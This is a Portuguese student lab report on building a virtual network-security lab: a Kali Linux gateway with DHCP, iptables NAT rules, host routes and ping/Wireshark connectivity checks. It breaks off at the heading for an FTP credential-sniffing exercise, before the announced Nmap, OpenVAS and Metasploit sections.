


Licenciatura em Segurança Informática em Redes de Computadores

Segurança de Redes

Trabalho Prático 1

Análise de Vulnerabilidades



David Santos – 8220651

Fábio da Cunha – 8210619

Resumo

O presente relatório visa a demostrar todos os processos utilizados na resolução do trabalho prático, cujo objetivo, era analisar e explorar as vulnerabilidades da rede montada.

O cenário montado é composto por uma máquina Kali Linux que serve de gateway. Na interface interna (eth1) do Kali tem 3 máquinas diferentes conectadas na mesma rede (Koptrix, Ubuntu e Windows XP), numa outra interface (eth0) temos o Host conectado, e na interface (eth2) temos ligado a NAT que vai disponibilizar o acesso à internet às máquinas presentes no cenário.

Na **primeira etapa** era montar o cenário, validar que todas as máquinas têm conectividades e garantir o acesso à internet.

Na **segunda etapa**, recorrendo a ferramenta wireshark devíamos fazer alguns testes, tais como:

- Comprovar a conectividade entre as máquinas;
- Detetar o user e password do serviço ftp da conexão estabelecida entre o Host e o Ubuntu;
- Verificar todo o fluxo de dados de uma ligação telnet e ssh e determinar as diferenças entre os dois serviços;
- Validar a diferença entre um acesso http e acesso https a partir de uma máquina com acesso à internet.

Na **última etapa**, etapa de hacking, tínhamos que instalar a ferramenta Nmap para procurar as portas abertas em todas as máquinas e também detetar os seus sistemas operativos, instalar a ferramenta OpenVas para procurar vulnerabilidades nas 3 máquinas da rede interna e elaborar um report das mesmas e, por fim, usar o Metasploit para explorar as vulnerabilidades das máquinas.


Índice

Tabela de endereçamento	2
Construção do cenário de testes	2
Kali Linux	2
Configuração das interfaces	2
Resultado da configuração das interfaces	3
Instalação e configuração de DHCP server	3
Configuração de roteamento IP e NAT	4
Host #1 - Windows	5
Configuração da interface de rede host-only	5
Configuração das rotas	6
Máquinas da Rede Interna	6
Análise de tráfego	7
Verificação da conectividade entre as máquinas	7
Detenção de credenciais no serviço FTP	12
Serviço SSH e telnet na maquina #3	13
Validação da existência de ambos os serviços	13
Verificação de todo o fluxo de dados de uma ligação telnet e ssh	13
Diferenças entre Telnet e SSH	15
Diferenças entre um acesso HTTP e acesso HTTPS	16
HTTPS	16
Nmap	18
Deteção de portas abertas	18
Detetar os sistemas operativos com o nmap (uso de -O)	19
OpenVas	21
Instalação	21
Utilização	22
Vulnerabilidades mais relevantes encontradas	28
Windows XP	28
Koptrix	29
Metasploit	30
Exploração de vulnerabilidades	30
Windows XP	30
Koptrix	33
Conclusão	42

Tabela de endereçamento

Máquina #	Nome	Interface	Endereço IP (/24)
#1	Host Windows	Ethernet 2	192.168.59.1
#2	Kali Linux	Eth0 (Host-Only)	192.168.59.2
		Eth1 (intnet)	10.120.59.1
		Eth2 (NAT)	10.0.4.15
#3	Ubuntu Linux	Eth1 (intnet)	10.120.59.10
#4	Kioptrix	Eth0 (intnet)	10.120.59.12
#5	Windows XP	Eth0 (intnet)	10.120.59.11

Construção do cenário de testes



Começamos pela configuração da máquina 2 pois é o núcleo do cenário. Ela encarrega-se de distribuir endereços IP para as máquinas na rede interna (intnet), serve de gateway para a internet e ainda comunica em uma rede host-only com o Host físico que neste caso era uma máquina Windows.

Kali Linux

[Configuração das interfaces](#)

Editamos o ficheiro de configuração das interfaces:

```
sudo vim /etc/network/interfaces
```

Adicionamos o seguinte excerto no ficheiro:

```
auto eth0
iface eth0 inet static
    address 192.168.59.2
    netmask 255.255.255.0
auto eth1
iface eth1 inet static
    address 10.120.59.1
    netmask 255.255.255.0
```

Após fazer essas alterações, reiniciamos o serviço de rede para que as novas configurações entrem em vigor:

```
sudo systemctl restart networking
```

Configurando interface NAT:

```
sudo dhclient eth2
```

Resultado da configuração das interfaces

```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.59.2  netmask 255.255.255.0  broadcast 192.168.59.255
      inet6 fe80::a00:27ff:fe96:d0c8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:96:d0:c8  txqueuelen 1000  (Ethernet)
          RX packets 12  bytes 928 (928.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 37  bytes 3982 (3.8 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.120.59.1  netmask 255.255.255.0  broadcast 10.120.59.255
      inet6 fe80::a00:27ff:fea8:5240  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a8:52:40  txqueuelen 1000  (Ethernet)
          RX packets 277  bytes 24564 (23.9 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 41  bytes 4578 (4.4 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.4.15  netmask 255.255.255.0  broadcast 10.0.4.255
      inet6 fe80::a00:27ff:fe81:94bc  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:81:94:bc  txqueuelen 1000  (Ethernet)
          RX packets 4905  bytes 6381799 (6.0 MiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 1049  bytes 119596 (116.7 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 6  bytes 392 (392.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 6  bytes 392 (392.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Instalação e configuração de DHCP server

```
(kali㉿kali)-[~]
└─$ sudo apt install isc-dhcp-server

(kali㉿kali)-[~]
└─$ sudo vim /etc/dhcp/dhcpd.conf
```

```

subnet 10.120.59.0 netmask 255.255.255.0 {
    range 10.120.59.10 10.120.59.200;
    option routers 10.120.59.1;
    option domain-name-servers 8.8.8.8, 8.8.4.4;
}

sudo vim /etc/default/isc-dhcp-server
INTERFACESv4="eth1"

sudo service isc-dhcp-server start
sudo sercive isc-dhcp-server status

```

```

(kali㉿kali)-[~]
$ sudo service isc-dhcp-server status
● isc-dhcp-server.service - LSB: DHCP server
  Loaded: loaded (/etc/init.d/isc-dhcp-server; generated)
  Active: active (running) since Mon 2024-04-29 10:02:27 EDT; 16s ago
    Docs: man:systemd-sysv-generator(8)
 Process: 21642 ExecStart=/etc/init.d/isc-dhcp-server start (code=exited, status=0/SUCCESS)
   Tasks: 1 (limit: 4601)
  Memory: 4.1M (peak: 6.0M)
    CPU: 116ms
   CGroup: /system.slice/isc-dhcp-server.service
           └─21655 /usr/sbin/dhcpd -4 -q -cf /etc/dhcp/dhcpd.conf eth1

```

Configuração de roteamento IP e NAT

Para permitir que as máquinas conectadas a eth1 e eth0 acessem a Internet através de eth2, habilitámos o roteamento IP e configurámos o NAT.

Para o IP Forwarding, usámos o seguinte comando:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Este comando altera o valor da configuração de encaminhamento de pacotes IPv4 para 1, habilitando o encaminhamento de pacotes IPv4 no sistema. Isso permite que este atue como um router e encaminhe pacotes entre as interfaces de rede.

NAT

```
# iptables -t nat -A POSTROUTING -o eth2 -j MASQUERADE
```

Regras de encaminhamento

```

// Permitir tráfego de retorno das conexões estabelecidas na interface externa
// (eth2)
# iptables -A FORWARD -i eth2 -o eth0 -m state --state RELATED,ESTABLISHED -j
ACCEPT
#
// Permitir tráfego de saída para a Internet a partir das interfaces internas
# iptables -A FORWARD -i eth0 -o eth2 -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth2 -j ACCEPT

// Permitir tráfego entre as interfaces internas (eth0 e eth1)
# iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT

// Permitir tráfego entre interfaces internas e a interface externa

```

```
# iptables -A FORWARD -i eth0 -o eth2 -j ACCEPT
# iptables -A FORWARD -i eth2 -o eth0 -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth2 -j ACCEPT
# iptables -A FORWARD -i eth2 -o eth1 -j ACCEPT
```

Para permitir tráfego nas interfaces internas:

```
# iptables -A INPUT -i eth0 -j ACCEPT
# iptables -A INPUT -i eth1 -j ACCEPT
# iptables -A INPUT -i eth2 -m state --state RELATED,ESTABLISHED -j ACCEPT
```

Estas regras garantem que todo o tráfego, incluindo ICMP para teste de conectividade, seja permitido entre as interfaces e que as máquinas internas possam acessar a Internet através da interface eth2 usando NAT (gateway).


Para a persistência destas regras usamos o `iptables-persistent` sendo que o primeiro comando refere-se à instalação e o segundo à persistência dos `iptables` rules:


```
sudo apt-get install iptables-persistent
sudo bash -c 'iptables-save > /etc/iptables/rules.v4'
```

Assim podemos restaurar as regras posteriormente usando o comando `iptables-restore`, é útil para persistir as regras do `iptables` através de reinicializações do sistema ou para fazer backup e restauração das configurações da firewall.

Host #1 - Windows

Configuração da interface de rede host-only





Configuração das rotas

```
=====
Persistent Routes:
Network Address      Netmask   Gateway Address Metric
10.120.59.0          255.255.255.0 192.168.59.2    1
10.0.4.15            255.255.255.255 192.168.59.2    1
=====
```

Como demonstrado na imagem acima configuramos as rotas no Host para a rede interna e também para a rede NAT através da interface eth0 (192.168.59.2). Estes foram os comandos utilizados:

```
C:\Users\David Santos>route add 10.120.59.0/24 mask 255.255.255.0 192.168.59.2 -p
OK!
```

```
C:\Users\David Santos>route add 10.0.4.15 mask 255.255.255.255 192.168.59.2 -p
OK!
```

Máquinas da Rede Interna

As restantes máquinas do cenário são as máquinas presentes na rede interna à qual o nosso Kali Linux está encarregado de servir DHCP. Sendo assim, a configuração destas é simplesmente a ativação do serviço DHCP excepto a Máquina Kkoptrix que já vem com essa configuração ativada por defeito.

Análise de tráfego

Nesta parte do trabalho utilizamos a ferramenta wireshark para realizar as análises solicitadas.

Verificação da conectividade entre as máquinas

- Máquina #1(Host) e máquina #2(Kali)

Eth0

C:\Users\David Santos>ping 192.168.59.2

Pinging 192.168.59.2 with 32 bytes of data:
Reply from 192.168.59.2: bytes=32 time<1ms TTL=64
Reply from 192.168.59.2: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.59.2:
Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.59.1	192.168.59.2	ICMP	74	Echo (ping) request id=0x0
2	0.000087007	192.168.59.2	192.168.59.1	ICMP	74	Echo (ping) reply id=0x0
3	67.649867517	192.168.59.1	192.168.59.2	ICMP	74	Echo (ping) request id=0x0
4	67.649944580	192.168.59.2	192.168.59.1	ICMP	74	Echo (ping) reply id=0x0

Eth1

C:\Users\David Santos>ping 10.120.59.1

Pinging 10.120.59.1 with 32 bytes of data:
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64

Ping statistics for 10.120.59.1:
Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.59.1	10.120.59.1	ICMP	74	Echo (ping) request id=0
2	0.000083468	10.120.59.1	192.168.59.1	ICMP	74	Echo (ping) reply id=0
3	1.004204996	192.168.59.1	10.120.59.1	ICMP	74	Echo (ping) request id=0
4	1.004265930	10.120.59.1	192.168.59.1	ICMP	74	Echo (ping) reply id=0

Eth2

```
C:\Users\David Santos>ping 10.0.4.15

Pinging 10.0.4.15 with 32 bytes of data:
Reply from 10.0.4.15: bytes=32 time<1ms TTL=64
Reply from 10.0.4.15: bytes=32 time<1ms TTL=64


Ping statistics for 10.0.4.15:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



Máquina #1 e rede interna

- Máquina #1 e máquina #3

```
fabio@fabio-VirtualBox:~$ ping 192.168.59.1
PING 192.168.59.1 (192.168.59.1) 56(84) bytes of data.
64 bytes from 192.168.59.1: icmp_seq=1 ttl=127 time=0.923 ms
64 bytes from 192.168.59.1: icmp_seq=2 ttl=127 time=0.701 ms
^C
--- 192.168.59.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.701/0.812/0.923/0.111 ms
```



```
C:\Users\David Santos>ping 10.120.59.11

Pinging 10.120.59.11 with 32 bytes of data:
Reply from 10.120.59.11: bytes=32 time<1ms TTL=63
Reply from 10.120.59.11: bytes=32 time=2ms TTL=63

Ping statistics for 10.120.59.11:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 1ms
```

Capturing from eth1 (icmp)

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	192.168.59.1	10.120.59.11	ICMP	74	Echo (ping) request id=0
2	0.000563137	10.120.59.11	192.168.59.1	ICMP	74	Echo (ping) reply id=0
3	1.003457592	192.168.59.1	10.120.59.11	ICMP	74	Echo (ping) request id=0
4	1.003954614	10.120.59.11	192.168.59.1	ICMP	74	Echo (ping) reply id=0

➤ Máquina #1 e máquina #4

```
C:\Users\David Santos>ping 10.120.59.12

Pinging 10.120.59.12 with 32 bytes of data:
Reply from 10.120.59.12: bytes=32 time=1ms TTL=254
Reply from 10.120.59.12: bytes=32 time<1ms TTL=254

Ping statistics for 10.120.59.12:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Capturing from eth0 (icmp)

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	192.168.59.1	10.120.59.12	ICMP	74	Echo (ping) re
2	0.000597863	10.120.59.12	192.168.59.1	ICMP	74	Echo (ping) re
3	1.004030136	192.168.59.1	10.120.59.12	ICMP	74	Echo (ping) re
4	1.004375834	10.120.59.12	192.168.59.1	ICMP	74	Echo (ping) re

➤ Máquina #1 e máquina #5

```
C:\Documents and Settings\Forense>ping 192.168.59.1

Pinging 192.168.59.1 with 32 bytes of data:
Reply from 192.168.59.1: bytes=32 time=1ms TTL=127
Reply from 192.168.59.1: bytes=32 time=1ms TTL=127

Ping statistics for 192.168.59.1:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms
```

Capturing from eth0 (icmp)


Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	10.120.59.11	192.168.59.1	ICMP	74	Echo (ping) re
2	0.000309760	192.168.59.1	10.120.59.11	ICMP	74	Echo (ping) re
3	0.993721435	10.120.59.11	192.168.59.1	ICMP	74	Echo (ping) re
4	0.994336919	192.168.59.1	10.120.59.11	ICMP	74	Echo (ping) re

```
C:\Users\David Santos>ping 10.120.59.10

Pinging 10.120.59.10 with 32 bytes of data:
Reply from 10.120.59.10: bytes=32 time<1ms TTL=63
Reply from 10.120.59.10: bytes=32 time<1ms TTL=63


Ping statistics for 10.120.59.10:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



Máquina #2 com a rede interna


- Máquina #2 e máquina #3

```
(kali㉿kali)-[~]
$ ping 10.120.59.11
PING 10.120.59.11 (10.120.59.11) 56(84) bytes of data.
64 bytes from 10.120.59.11: icmp_seq=1 ttl=64 time=0.505 ms
^C
— 10.120.59.11 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.505/0.505/0.505/0.000 ms
```



- Máquina #2 e máquina #5

```
(kali㉿kali)-[~]
$ ping 10.120.59.10
PING 10.120.59.10 (10.120.59.10) 56(84) bytes of data.
64 bytes from 10.120.59.10: icmp_seq=1 ttl=128 time=0.572 ms
^C
— 10.120.59.10 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.572/0.572/0.572/0.000 ms
```



Rede interna para internet (gateway)

```
fabio@fabio-VirtualBox:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=57 time=16.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=57 time=20.8 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 16.894/18.845/20.797/1.951 ms
fabio@fabio-VirtualBox:~$ ping google.com
PING google.com (142.250.200.110) 56(84) bytes of data.
64 bytes from mad41s13-in-f14.1e100.net (142.250.200.110): icmp_seq=1 ttl=56 time=18.8 ms
64 bytes from mad41s13-in-f14.1e100.net (142.250.200.110): icmp_seq=2 ttl=56 time=19.2 ms
64 bytes from mad41s13-in-f14.1e100.net (142.250.200.110): icmp_seq=3 ttl=56 time=20.0 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 18.824/19.358/20.011/0.491 ms
fabio@fabio-VirtualBox:~$
```

Capturing from eth1 (icmp)						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	10.120.59.10	8.8.8.8	ICMP	98	Echo (ping) re
2	0.016435321	8.8.8.8	10.120.59.10	ICMP	98	Echo (ping) re
3	1.001399454	10.120.59.10	8.8.8.8	ICMP	98	Echo (ping) re
4	1.021818304	8.8.8.8	10.120.59.10	ICMP	98	Echo (ping) re
5	8.111476721	10.120.59.10	142.250.200.110	ICMP	98	Echo (ping) re
6	8.129953698	142.250.200.110	10.120.59.10	ICMP	98	Echo (ping) re
7	9.113149327	10.120.59.10	142.250.200.110	ICMP	98	Echo (ping) re
8	9.132012107	142.250.200.110	10.120.59.10	ICMP	98	Echo (ping) re
9	10.115371573	10.120.59.10	142.250.200.110	ICMP	98	Echo (ping) re
10	10.134946899	142.250.200.110	10.120.59.10	ICMP	98	Echo (ping) re



Detenção de credenciais no serviço FTP

